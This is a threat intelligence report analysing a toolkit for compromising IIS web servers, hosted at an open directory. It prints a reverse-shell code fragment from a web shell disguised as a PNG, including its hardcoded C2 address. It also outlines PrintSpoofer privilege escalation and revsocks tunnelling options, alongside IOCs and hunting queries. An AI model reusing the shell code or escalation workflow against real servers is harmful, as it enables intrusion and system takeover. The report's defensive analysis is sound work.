A Comprehensive, Evidence-Based Guide for Security Decision-Makers
Campaign Identifier: WebServer-Compromise-Kit-91.236.230.250
Last Updated: 2026-02-09
BLUF (Bottom Line Up Front)
Executive Summary
This report analyzes a sophisticated post-exploitation toolkit discovered on an open directory hosted at 91.236.230.250. The toolkit represents a complete attack chain for compromising IIS/.NET web servers, escalating privileges to SYSTEM, and establishing persistent network access for lateral movement.
Key Findings:
- Multi-Stage Intrusion Kit: Three coordinated tools (ASP.NET reverse shell, privilege escalation, network pivoting)

- Critical Infrastructure: Open directory at
http://91.236.230.250/providing public access to complete toolkit - Malicious Infrastructure: Single IP address (91.236.230.250) hosted on BlueVPS AS62005 (United States)
Threat Assessment:
This toolkit enables a complete compromise workflow:
- Initial web server exploitation (reverse shell deployment)
- Privilege escalation from service account to NT AUTHORITY\SYSTEM
- Persistent network access and lateral movement capabilities
The presence of an open directory suggests either operational security failure or intentional “public toolkit” distribution for multiple actors. All three tools are legitimate red team utilities repurposed for malicious use, complicating attribution and demonstrating the actor’s reliance on proven, publicly available capabilities.
Defensive Priority: CRITICAL - Immediate blocking of infrastructure (91.236.230.250) and deployment of detection rules targeting distinctive behavioral patterns (IIS spawning command shells, PrintSpoofer named pipe creation, reverse SOCKS proxy execution).
Table of Contents
- Threat Intelligence Context
- Technical Analysis
- Infrastructure Analysis
- Attack Chain Reconstruction
- Attribution Assessment
- Detection & Hunting
- Indicators of Compromise
- Mitigation & Response
- References & Sources
Threat Intelligence Context
Campaign Overview
Campaign Identifier: WebServer-Compromise-Kit-91.236.230.250 Discovery Date: February 6, 2026 Infrastructure Status: Active as of February 8, 2026 Targeting Pattern: Opportunistic (any organization running vulnerable IIS/.NET applications)
Threat Landscape Assessment
Justification:
- Multi-tool post-exploitation kit indicating manual, targeted intrusion
- Combination of web shell, privilege escalation, and network pivoting
- Use of legitimate red team tools complicates detection and attribution
Geographic/Sector Targeting:
- Pattern: Opportunistic web server exploitation
- Victim Profile: Any organization running vulnerable IIS/.NET applications
- Geographic Scope: Global (no region-specific indicators)
Tool Prevalence & Threat Context
PrintSpoofer:
- Commonly used privilege escalation tool in post-exploitation scenarios
- Integrated into Metasploit (getsystem -t 5) and available for Cobalt Strike (SpoolSystem CNA)
- Standard tool in penetration testing arsenals
revsocks:
- Go-based reverse proxy tool gaining adoption in threat landscape
- Used by penetration testers, red teams, APT groups, and cybercriminals
- Documented in threat intelligence reports (generic usage, not actor-specific)
InsomniaShell (ASP.NET Web Shell):
- Common web shell family with multiple variants in circulation
- Used in web server compromises following file-upload vulnerabilities
- Generic C# ASPX shell with numerous forks and variants observed in the wild
Operational Implications:
The toolkit’s presence suggests the attacker plans:
- Initial Access: Web application exploitation (file upload vulnerability, IIS handler misconfiguration, LFI)
- Privilege Escalation: From IIS service account to NT AUTHORITY\SYSTEM
- Lateral Movement: Internal network reconnaissance and pivoting via SOCKS proxy
- Persistence: Reverse proxy provides continuous access mechanism
The reverse proxy capabilities (DNS tunneling, WebSocket encapsulation) indicate the attacker anticipates restrictive network controls and has prepared evasion techniques.
Technical Analysis

Component 1: ASP.NET Reverse Shell (a.png)
File Identity:
- Filename:
a.png - True Type: ASP.NET Web Page (
.aspx) masquerading as image - Language: C# (ASP.NET)
- Malware Family: InsomniaShell (reverse shell variant)
- SHA-256: 238a9850787c9336ec56114f346e39088ad63de1c6a1d7d798292a7fb4577738
Hardcoded Configuration:
- C2 IP: 91.236.230.250
- C2 Port: 443/TCP (HTTPS port for firewall evasion)
- Banner: “Spawn Shell…\n” (unique network signature)
Technical Deep Dive
Evasion Technique: P/Invoke (Platform Invocation)
Unlike standard ASP.NET applications that use managed .NET classes like System.Net.Sockets.TcpClient, this web shell directly invokes low-level Windows APIs to bypass .NET security controls and evade heuristic scanning.
Imported Native Libraries:
kernel32.dll: Process creation, handle managementws2_32.dll: Low-level networking (Winsock API)advapi32.dll: Token manipulation
Execution Flow:
- Trigger: When
a.pngis requested via HTTP/HTTPS, thePage_Loadevent fires - Configuration: Sets
host = "91.236.230.250"andport = 443 - Connection: Calls
CallbackShell(host, port)to establish outbound connection
Network Bridge Mechanism:
The shell creates a raw Winsock socket, connects to the attacker’s C2 server, sends the distinctive “Spawn Shell…” banner, and then spawns a command shell with I/O handles redirected to the network socket.
I/O Redirection - The Core Mechanism:
STARTUPINFO sInfo = new STARTUPINFO();
sInfo.dwFlags = 0x00000101; // STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW

// CRITICAL: Linking the network socket to process I/O streams
sInfo.hStdInput = oursocket;  // cmd.exe reads commands from network
sInfo.hStdOutput = oursocket; // cmd.exe writes output to network
sInfo.hStdError = oursocket;  // cmd.exe errors go to network

CreateProcess(Application, "", ref pSec, ref pSec, true, 0,
              IntPtr.Zero, null, ref sInfo, out pInfo);

WaitForSingleObject(pInfo.hProcess, INFINITE);
Result: The attacker receives an interactive cmd.exe shell. The WaitForSingleObject call blocks the IIS worker thread, maintaining the connection.
MITRE ATT&CK Mapping:
- Initial Access: T1190 (Exploit Public-Facing Application)
- Execution: T1059.003 (Windows Command Shell)
- Defense Evasion: T1036.008 (Masquerade File Type)
- Command & Control: T1071.001 (Web Protocols)
Detection Opportunities
High-Confidence Network Indicators:
- Outbound TCP to 91.236.230.250:443 from
w3wp.exe - TCP payload contains “Spawn Shell…” banner
- Non-TLS traffic on port 443 (DPI opportunity)
High-Confidence Host Indicators:
w3wp.exe→cmd.exeparent-child relationship- Image files containing
[DllImport(strings w3wp.execallingWSASocketAPI
Component 2: PrintSpoofer Privilege Escalation
File Identity:

- Filename:
PrintSpoofer.exe - Author: @itm4n (Clément Labro)
- Source: github.com/itm4n/PrintSpoofer
- SHA-256: 8524fbc0d73e711e69d60c64f1f1b7bef35c986705880643dd4d5e17779e586d
- Purpose: Local Privilege Escalation via SeImpersonatePrivilege abuse
Technique Background
Mechanism:
PrintSpoofer exploits the SeImpersonatePrivilege commonly granted to service accounts (IIS, SQL Server, Network Service).
Exploitation Workflow:
- Service account has SeImpersonatePrivilege
- Tool coerces Windows Print Spooler to connect to attacker-controlled Named Pipe
- Print Spooler runs as NT AUTHORITY\SYSTEM
- Tool impersonates Spooler’s token
- Escalates to SYSTEM
MITRE ATT&CK: T1134.001 (Token Impersonation/Theft)
Technical Deep Dive
Stage 1: Named Pipe Trap
Creates Named Pipe with format:
\\.\pipe\{UUID}\pipe\spoolss
Critical IOC: The suffix \pipe\spoolss is mandatory to bypass Print Spooler’s path validation.

Stage 2: RPC Coercion
Uses RpcRemoteFindFirstPrinterChangeNotificationEx to instruct Print Spooler to connect to the malicious pipe.

Stage 3: Token Theft

ImpersonateNamedPipeClient: Adopts SYSTEM tokenDuplicateTokenEx: Converts to Primary TokenCreateProcessAsUserW: Spawns SYSTEM shell
Detection Opportunities
High-Fidelity Indicators:
- Named Pipe Pattern:
.*\\pipe\\spoolsscreated by non-spoolsv.exe - Process Lineage:
w3wp.exe→PrintSpoofer.exe→cmd.exe(SYSTEM) - API Sequence:
ImpersonateNamedPipeClient+DuplicateTokenEx+CreateProcessAsUserW
Component 3: revsocks Network Pivot
File Identity:
- Filename:
rev.exe - Tool Name: revsocks v2.8
- Author: @kost (Vlatko Kosturjak)
- SHA-256: ffc6662c5d68db31b5d468460e4bc3be2090d7ba3ee1e47dbe2803217bf424a9
- File Size: 9.3 MB (Go static compilation)
- Purpose: Reverse SOCKS5 Proxy
Core Function
Reverse SOCKS5 Proxy:
- Victim connects outbound to attacker
- Bypasses inbound firewall rules
- Enables lateral movement to internal resources
Advanced Evasion Features
1. DNS Tunneling:
- Flag:
-dns <domain> - Encodes traffic in DNS queries (TXT, NULL, CNAME)
- Evades HTTP-only DLP/proxy controls
2. WebSocket Encapsulation:
- Flag:
-ws - Wraps TCP in HTTP WebSocket protocol
- Appears as legitimate web traffic
3. Traffic Multiplexing:
- Library:
github.com/hashicorp/yamux - Breaks beaconing detection
4. NTLM Authentication:
- Authenticates through corporate proxies
- Uses stolen domain credentials
Detection Opportunities
High-Confidence Indicators:
- Distinctive User-Agent:
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko(IE11/Win7 - anachronistic for 2026)
-
Command-Line Flags:
-connect,-dns,-socks,-pass - Network Artifacts:
- Local SOCKS listener (TCP 1080)
- Rhythmic DNS queries (200ms interval)
- WebSocket from non-browser process
Infrastructure Analysis
Malicious Infrastructure Profile
Primary C2 Server:
- IP: 91.236.230.250
- ASN: AS62005 (BlueVPS OU)
- Location: United States (Organization: Estonia)
- Cost: $5-15/month
- Status: Active (Feb 8, 2026)
Dual Purpose:
- C2 Server (port 443)
- Malware Distribution (open directory)
Hosting Provider: BlueVPS OU AS62005
Abuse Tolerance: MODERATE-LOW
VPS hosting provider characteristics:
- Estonian company (RIPE registry)
- US-based IP infrastructure
- Abuse contact: [email protected]
- Abuse response time: Generally 24-72 hours (varies by case)
- Payment methods include cryptocurrency
NOT bulletproof hosting - typically responds to abuse complaints.
Estimated Infrastructure Lifespan:
- If reported: Typically 48-96 hours for takedown
- If unreported: May persist for weeks to months
Infrastructure Pivoting
Techniques Applied:
- Passive DNS: No domains found
- SSL Certificates: None
- ASN Enumeration: No related infrastructure
- Clustering: Single-server deployment
Attack Chain Reconstruction
Kill Chain
Stage 1: Initial Compromise
- Web vulnerability exploitation
a.pngdeployed to IIS webroot
Stage 2: Initial Access
- HTTP request to
a.png - Reverse shell to 91.236.230.250:443
Stage 3: Toolkit Download
- Download PrintSpoofer.exe, rev.exe from open directory
Stage 4: Privilege Escalation
- Execute PrintSpoofer
- Obtain SYSTEM shell
Stage 5: Network Pivoting
- Execute revsocks
- Establish reverse SOCKS proxy
Stage 6: Lateral Movement (hypothetical)
- Internal reconnaissance
- Credential harvesting
- Pivot to high-value targets
Attribution Assessment
Conclusion
Threat Actor: Unknown (Cannot Attribute) Confidence: INSUFFICIENT (<50%)
Rationale:
- All tools are public, unmodified
- No infrastructure overlap with known actors
- All TTPs are generic
- No distinctive operational patterns
Alternative Hypotheses:
- Low-skill cybercriminal using publicly available tools
- Initial Access Broker staging infrastructure for resale
- Testing or staging infrastructure for planned operations
- Penetration tester with inadequate operational security
Recommendation: Treat as generic post-exploitation threat. Focus on technique-based detection.
Detection & Hunting
Detection Summary
Complete coverage in: Detection Rules & Hunting Queries
Includes: YARA, Sigma, Suricata, EDR queries
Priority Detection Matrix
| Detection | Priority | FP Rate | Stage |
|---|---|---|---|
| IIS → cmd.exe | CRITICAL | Very Low | 2 |
Named Pipe .*\pipe\spoolss |
CRITICAL | Very Low | 4 |
| Connection to 91.236.230.250 | CRITICAL | None | All |
| “Spawn Shell…” banner | CRITICAL | None | 2 |
Hunting Queries
Hunt 1: ASP.NET File Masquerading
Get-ChildItem C:\inetpub\wwwroot -Recurse -Include *.png,*.jpg,*.gif |
    Select-String -Pattern "\[DllImport\(", "Page_Load"
Hunt 2: IIS Network Anomalies
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "w3wp.exe"
| where RemoteIPType == "Public"
| summarize by RemoteIP
Hunt 3: PrintSpoofer Pipes
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=17} |
    Where-Object {$_.Properties[2].Value -like "*spoolss"}
Indicators of Compromise
File Hashes
SHA-256:
8524fbc0d73e711e69d60c64f1f1b7bef35c986705880643dd4d5e17779e586d(PrintSpoofer.exe)ffc6662c5d68db31b5d468460e4bc3be2090d7ba3ee1e47dbe2803217bf424a9(rev.exe)238a9850787c9336ec56114f346e39088ad63de1c6a1d7d798292a7fb4577738(a.png)
Network Indicators
IP Addresses:
91.236.230.250(C2 + Distribution) - BLOCK
URLs:
http://91.236.230.250/(open directory)
User-Agents:
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host Indicators
File Paths:
C:\inetpub\wwwroot\a.pngC:\Users\Public\Documents\PrintSpoofer.exeC:\Users\Public\Documents\rev.exe
Named Pipes:
- Pattern:
.*\\pipe\\spoolss
Process Trees:
w3wp.exe→cmd.exew3wp.exe→PrintSpoofer.exe→cmd.exe(SYSTEM)
MITRE ATT&CK
| Tactic | Technique | Evidence |
|---|---|---|
| Initial Access | T1190 | Web vulnerability |
| Execution | T1059.003 | cmd.exe spawning |
| Privilege Escalation | T1134.001 | PrintSpoofer |
| Defense Evasion | T1036.008 | File masquerading |
| C&C | T1071.001/004 | HTTPS/DNS tunneling |
| C&C | T1090.001 | SOCKS proxy |
Complete IOC file: webserver-compromise-kit-91-236-230-250-iocs.json
Mitigation & Response
Immediate Actions
1. Network Blocking:
Block 91.236.230.250 (all ports)
Add to threat feeds
2. Abuse Reporting:
Email: [email protected]
Include: Malware hashes, screenshots
3. Incident Response:
- Isolate affected systems
- Terminate malicious processes
- Quarantine files
- Reset credentials
- Preserve forensics
Long-Term Hardening
1. Disable Print Spooler:
Stop-Service Spooler
Set-Service Spooler -StartupType Disabled
2. IIS Hardening:
- Restrict file extensions
- Content inspection for uploads
- Remove dangerous handler mappings
3. Network Segmentation:
- DMZ for web servers
- Restrict outbound connections
- Application-aware firewall
4. Enhanced Monitoring:
- Sysmon (Event IDs 1, 3, 17, 18)
- Weekly threat hunting
- Baseline IIS behavior
References & Sources
Tool Repositories
- PrintSpoofer: https://github.com/itm4n/PrintSpoofer
- revsocks: https://github.com/kost/revsocks
- InsomniaShell: Public web shell tutorials
MITRE ATT&CK
- Framework Version: v14 (October 2023)
- Reference: https://attack.mitre.org/
Infrastructure
- RIPE NCC (AS62005)
- VirusTotal Relations
- Certificate Transparency (crt.sh)
License
© 2025 Joseph. All rights reserved. Free to read, but reuse requires written permission.